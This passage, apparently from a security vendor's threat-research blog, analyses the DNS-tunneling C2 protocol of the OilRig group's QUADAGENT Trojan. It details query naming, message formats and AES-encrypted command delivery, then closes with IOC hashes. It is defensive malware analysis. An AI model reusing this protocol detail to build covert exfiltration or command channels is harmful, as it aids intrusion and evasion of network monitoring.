To transmit the data via the DNS tunneling channel, the C2 server will respond to the previous query with an IPv6 address that contains the number of DNS queries the payload must issue to obtain the entirety of the data from subsequent IPv6 answers. This is the same process discussed earlier when the C2 server provided the session identifier and pre-shared key. Much like the data transfer method discussed earlier, QUADAGENT will issue DNS requests to resolve subdomains “www<sequence number>” with the sequence number incrementing until it receives all the data. Once it receives all the data, the Trojan issues a query to resolve “www.” to notify the C2 that it received all the data.

The C2 can respond to the query to resolve the “ns2.” domain with pipe-delimited (“|”) data that QUADAGENT will parse and handle in one of two ways depending on fields provided. The Trojan will parse the two types of data and treat them as:

- A new session identifier and pre-shared key
- A command to overwrite the current script with a new PowerShell script to execute

First, the C2 can provide data with a specific structure that QUADAGENT will treat as a new session identifier and pre-shared key. Much like the initial handshake, QUADAGENT will save this session identifier and pre-shared key to the registry so the Trojan does not have to carry out the handshake each time it executes. The C2 creates a string following structure and sending it to QUADAGENT as cleartext via IPv6 addresses in the “www<sequence number>” query sequence:

<session identifier>|<length of pre-shared key>|<pre-shared key>

Second, the C2 can provide data that QUADAGENT will treat as a command that it will parse looking for data to overwrite its current file with a new PowerShell script. The C2 provides this data by creating a string with the field before the first pipe (“|”) empty, the second field containing the length of the ciphertext and the third field starting with the 16-byte initialization vector (IV) followed by the data encrypted with AES using the previously mentioned IV and the pre-shared key. This data is sent to the Trojan via the “www<sequence number>” query sequence in the following format:

|<length of encrypted data>|<AES IV><Data encrypted with AES and pre-shared key>

Figure 34 shows the C2 server instructing QUADAGENT to issue 5 requests to download data. QUADAGENT issues these queries and increments the sequence number in each query. The C2 server provides answers to these queries with the length of the data, the 16-byte AES initialization vector and the data encrypted with AES using the pre-shared key.




Figure 34. Wireshark displaying QUADAGENT downloading a command from the C2 server

QUADAGENT will decrypt the data downloaded from the C2 server using AES with the provided IV and the previously provided pre-shared key. QUADAGENT will parse the decrypted data based on the following structure:

hello<char uuid[35]><char type[1]><data>

The message will start with the string 'hello', followed by a 35 character UUID string. The 'type' field specifies the command that the payload will handle, which known QUADAGENT samples can only handle one command type 'x'. The 'x' command treats the supplied data field as a PowerShell script that it will write to the current PowerShell script, effectively overwriting the initial PowerShell script with a secondary payload.

The payload will then notify the C2 that it has successfully downloaded the secondary PowerShell payload. The payload creates a string that has the following structure that it will send to the C2:

bye<char uuid[35]>d

QUADAGENT will send the above string to the C2 using the sequence of DNS queries previously mentioned for data exfiltration. The sequence starts by first issuing a DNS query to resolve the following domain to notify the C2 that the payload will send data to it in subsequent DNS queries:

ns1.<random number between 100000 and 999999>.<c2 name>

QUADAGENT will then issue a query to resolve a subdomain structured as follows, which contains the session identifier that notifies the C2 which host is about to send data:

<session id>.<same random number between 100000 and 999999>.<c2 domain name>

The payload will then split the message up into 60-byte chunks, which it will send to the C2 via DNS queries to resolve domains structured as:

<encoded/encrypted data of message>.<same random number between 100000 and 999999>.<c2 name>

The payload will notify the C2 that it is done sending data by issuing a DNS query to resolve a domain structured as:

ns2.<same random number between 100000 and 999999>.<c2 name>

Figure 35 shows QUADAGENT uploading data to the C2 server as base64 encoded data within the queried subdomain. Before sending the data, the Trojan provides the notification query using the “ns1” subdomain, followed by a query with the session identifier. Finally, QUADAGENT issues a query for the “ns2” subdomain to notify the C2 that it is done sending data.




Figure 35. Wireshark displaying QUADAGENT sending its "bye" message to the C2 server

Conclusion

The OilRig group has repeatedly used DNS tunneling as a channel to communicate between their C2 servers and many of their tools. As mentioned in our overview of DNS tunneling, this threat group saw the benefits of using DNS tunneling, as DNS is almost universally allowed through security devices. One major drawback of using DNS tunneling is the high volume of DNS queries issued to transmit data back and forth between the tool and the C2 server, which may stand out to those monitoring DNS activity on their networks.

While all DNS tunneling protocols have to abide by the standardized DNS protocol, not all of the tunneling protocols used by OilRig are equal from an efficiency or blending in standpoint. Data transmission using these DNS tunnels uses specially crafted subdomains, which can transmit more data per query by designating more of the characters within the subdomain as data. It is also obvious that the use of base64 encoding is more efficient than base16 in these protocols, as each character of base64 encoded data can send .75 bytes of data whereas base16 requires two characters to send 1 byte. Regardless of the encoding, the extremely long subdomains used in some of these tunnels to transmit data may not blend into legitimate DNS query traffic.

Palo Alto Networks customers interested in protecting themselves against DNS Tunneling attacks should investigate our DNS Security Service, which uses advanced techniques to identify and block DNS Tunneling attacks.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

IOCs

While not an exhaustive list of samples, please reference the following SHA256 hashes for the various tools discussed in this blog.

Helminth
662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f
089bf971e8839db818ac462f53f82daed523c413bfc2e01fb76dd70b37162afe
d808f3109822c185f1d8e1bf7ef7781c219dc56f5906478651748f0ace489d34
1b2fee00d28782076178a63e669d2306c37ba0c417708d4dc1f751765c3f94e1
0ec288ac8c4aa045a45526c2939dbd843391c9c75fa4a3bcc0a6d7dc692fdcd1
3986d54b00647b507b2afd708b7a1ce4c37027fb77d67c6bc3c20c3ac1a88ca4
f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e
4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281

ISMAgent
a9f1375da973b229eb649dc3c07484ae7513032b79665efe78c0e55a6e716821
52366b9ab2eb1d77ca6719a40f4779eb302dca97a832bd447abf10512dc51ed9

ALMA dash
f37b1bbf5a07759f10e0298b861b354cee13f325bc76fbddfaacd1ea7505e111

ALMA dot
e52b8b0e8225befec156b355b3022faf5617542b82aa54f9f42088aa05a4ec49

BONDUPDATER Original
de620a0511d14a2fbc9b225ebfda550973d956ab4dec7e460a42e9d2d3cf0588

BONDUPDATER Updated
d5c1822a36f2e7107d0d4c005c26978d00bcb34a587bd9ccf11ae7761ec73fb7
7cbad6b3f505a199d6766a86b41ed23786bbb99dab9cae6c18936afdc2512f00

QUADAGENT
1f6369b42a76d02f32558912b57ede4f5ff0a90b18d3b96a4fe24120fa2c300c

---